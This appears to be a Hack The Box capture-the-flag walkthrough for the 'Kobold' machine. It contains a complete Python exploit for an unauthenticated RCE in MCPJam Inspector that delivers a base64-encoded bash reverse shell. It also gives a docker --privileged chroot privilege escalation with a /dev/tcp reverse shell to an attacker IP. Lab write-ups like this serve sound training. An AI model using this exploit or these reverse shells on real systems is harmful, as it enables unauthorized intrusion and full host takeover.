

Hi everyone, in this Kobold HTB Machine, I will give u a detailed walkthrough to get the user and root flag in this machine, so sit back and read!
Reconnaissance

Starting with an nmap scan, as always, to enumerate open ports and services. Among the results, port 3552 stands out; it’s running Arcane software, which immediately makes it worth investigating further.
After adding kobold.htb to /etc/hosts, Subdomain enumeration is the next step. Gobuster in vhost mode against the top 100k subdomain list:
gobuster vhost -u https://kobold.htb -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --append-domain --no-tls-validation

This reveals two subdomains:
mcp.kobold.htb
bin.kobold.htb
Foothold
Browsing to mcp.kobold.htb brings up an MCPJam Inspector interface. Navigating to the settings panel reveals the version: MCPJam v1.4.2.

This version is vulnerable to CVE-2026-23744 – an unauthenticated Remote Code Execution vulnerability in the /api/mcp/connect endpoint. The endpoint accepts a JSON body that includes a serverConfig object specifying a command and args. Because the server blindly executes whatever command is passed in the serverConfig Without sanitization or authentication, an attacker can supply an arbitrary shell command – in this case, a base64-encoded reverse shell.
The exploit works like this: the payload POSTs a serverConfig JSON object to /api/mcp/connect with /bin/bash as the command and a base64-decoded reverse shell one-liner as the argument. The server spawns the process, and you catch the shell on your listener.
Set up your listener first:
nc -lvnp 4444
Exploit Code:
#!/usr/bin/env python3
# CVE-2026-23744 PoC | MCPJam Inspector <=1.4.2
# Modified by Muhammad Husnain

import argparse
import time
import base64
import sys
import os
import signal
import http.server
import socketserver
import threading
import urllib3
import requests

# Colors for nice UI
RED = "\033[91m"
GREEN = "\033[92m"
YELLOW = "\033[93m"
BLUE = "\033[94m"
CYAN = "\033[96m"
RESET = "\033[0m"

def print_banner():
    print(f"\n{CYAN}╔{'═' * 68}╗{RESET}")
    print(f"{CYAN}║   🔥 MCPJam Inspector RCE Exploit (CVE-2026-23744)   ║{RESET}")
    print(f"{CYAN}║         Modified by Muhammad Husnain - Kobold HTB Machine       ║{RESET}")
    print(f"{CYAN}╚{'═' * 68}╝{RESET}\n")

parser = argparse.ArgumentParser(description='CVE-2026-23744 PoC')
parser.add_argument("--url", required=True, help="Target URL (e.g. https://mcp.kobold.htb)")
parser.add_argument("--lhost", required=True, help="Your VPN IP (tun0)")
parser.add_argument("--lport", required=True, help="Your nc listening port")
parser.add_argument("--test", action='store_true', help="Test mode (no reverse shell)")
args = parser.parse_args()

target_url = f"{args.url}/api/mcp/connect"
lhost = args.lhost
lport = args.lport

# Reverse shell payload
reverse_shell = f"bash -i >& /dev/tcp/{lhost}/{lport} 0>&1"
encoded_b64 = base64.b64encode(reverse_shell.encode()).decode()

json_payload = {
    "serverConfig": {
        "command": "/bin/bash",
        "args": ["-c", f"echo {encoded_b64} | base64 -d | bash"],
        "env": {}
    },
    "serverId": "kobold_pwned_by_muhammad_husnain"
}

json_test_payload = {
    "serverConfig": {
        "command": "/bin/bash",
        "args": ["-c", f"curl http://{lhost}:80/rce-ok"],
        "env": {}
    },
    "serverId": "kobold_test_by_muhammad_husnain"
}

def send_exploit():
    time.sleep(1.5)
    try:
        print(f"{YELLOW}[*] Sending final RCE payload...{RESET}")
        requests.post(target_url, json=json_payload, verify=False, timeout=12)
        print(f"{GREEN}[+] Payload sent successfully!{RESET}")
        print(f"{GREEN}[+] Go check your netcat listener → You should have a shell!{RESET}")
    except Exception as e:
        print(f"{RED}[-] Request failed: {e}{RESET}")

def send_test_payload():
    time.sleep(1.5)
    try:
        print(f"{YELLOW}[*] Sending test payload...{RESET}")
        requests.post(target_url, json=json_test_payload, verify=False, timeout=12)
        print(f"{GREEN}[+] Test payload sent!{RESET}")
    except Exception as e:
        print(f"{RED}[-] Test failed: {e}{RESET}")

def start_test_server():
    class Handler(http.server.SimpleHTTPRequestHandler):
        def do_GET(self):
            if self.path == "/rce-ok":
                self.send_response(200)
                self.end_headers()
                self.wfile.write(b"RCE SUCCESS - MCPJam Inspector pwned!")
                print(f"{GREEN}[+] ✅ Test server received callback → Vulnerability confirmed!{RESET}")
            else:
                self.send_response(404)
                self.end_headers()

    socketserver.TCPServer.allow_reuse_address = True
    with socketserver.TCPServer((lhost, 80), Handler) as httpd:
        print(f"{BLUE}[*] Test HTTP server started on {lhost}:80{RESET}")
        httpd.serve_forever()

# ──────────────────────────────── MAIN ────────────────────────────────
if __name__ == "__main__":
    print_banner()
    urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

    try:
        if args.test:
            print(f"{YELLOW}[*] Running in TEST mode (no shell){RESET}")
            threading.Thread(target=start_test_server, daemon=True).start()
            threading.Thread(target=send_test_payload).start()
            time.sleep(12)
            print(f"{GREEN}[+] Test finished.{RESET}")
            os.kill(os.getpid(), signal.SIGTERM)
        else:
            print(f"{YELLOW}[*] Reverse shell mode → Make sure you started nc -lvnp {lport}{RESET}")
            threading.Thread(target=send_exploit).start()
            print(f"{GREEN}[+] Exploit launched! Good luck on Kobold 🎉{RESET}")

    except KeyboardInterrupt:
        print(f"{RED}[-] Aborted by user.{RESET}")
        sys.exit(0)
Then run the exploit:
python3 cve_exploit.py --url https://mcp.kobold.htb --lhost YOUR_IP --lport 4444

Once the payload fires, you land a shell. Grab the user flag from Ben’s home directory.
Privilege Escalation
With a shell on the box, the path to root goes through Docker. Check which groups the current user belongs to:
id
You’ll see the ben is in the operator group and can run some docker commands. You need to activate the group membership in your current session without re-logging in:
newgrp docker
Confirm Docker is available and check running containers:
docker ps

Now for the privilege escalation. The key here is abusing Docker’s --privileged flag combined with a host filesystem mount. By mounting / from the host into the container at /host-root and then using chroot to pivot into it, you effectively get a root shell on the underlying host.
The trick with this particular machine is that you need a real bash binary – ash and dash don’t support the /dev/tcp redirect syntax needed for the reverse shell. The mysql:latest image ships with a full bash, making it the right choice here.
Start your listener on your attack machine:
nc -lvnp 5555
Run this inside your shell (after newgrp docker):
docker run --rm --privileged -v /:/host-root --entrypoint /bin/bash mysql:latest -c \
  'chroot /host-root /bin/bash -i >& /dev/tcp/10.10.15.51/5555 0>&1'
Breaking down what each flag does:
--rm– cleans up the container after it exits--privileged– grants the container full access to the host kernel, removing security restrictions-v /:/host-root– mounts the entire host filesystem inside the container at/host-root--entrypoint /bin/bash– overrides the default MySQL entrypoint so the container runs bash directlychroot /host-root– changes the root directory to the host filesystem, making the container process think it is the host/bin/bash -i >& /dev/tcp/YOUR_IP/5555 0>&1– spawns an interactive shell and redirects it to your listener
Because chroot pivots you into the host root with the container’s root privileges, and --privileged removes the kernel-level namespace isolation, which gives you a root shell on the actual host machine – not just inside the container.
Catch the shell on your listener and read the root flag: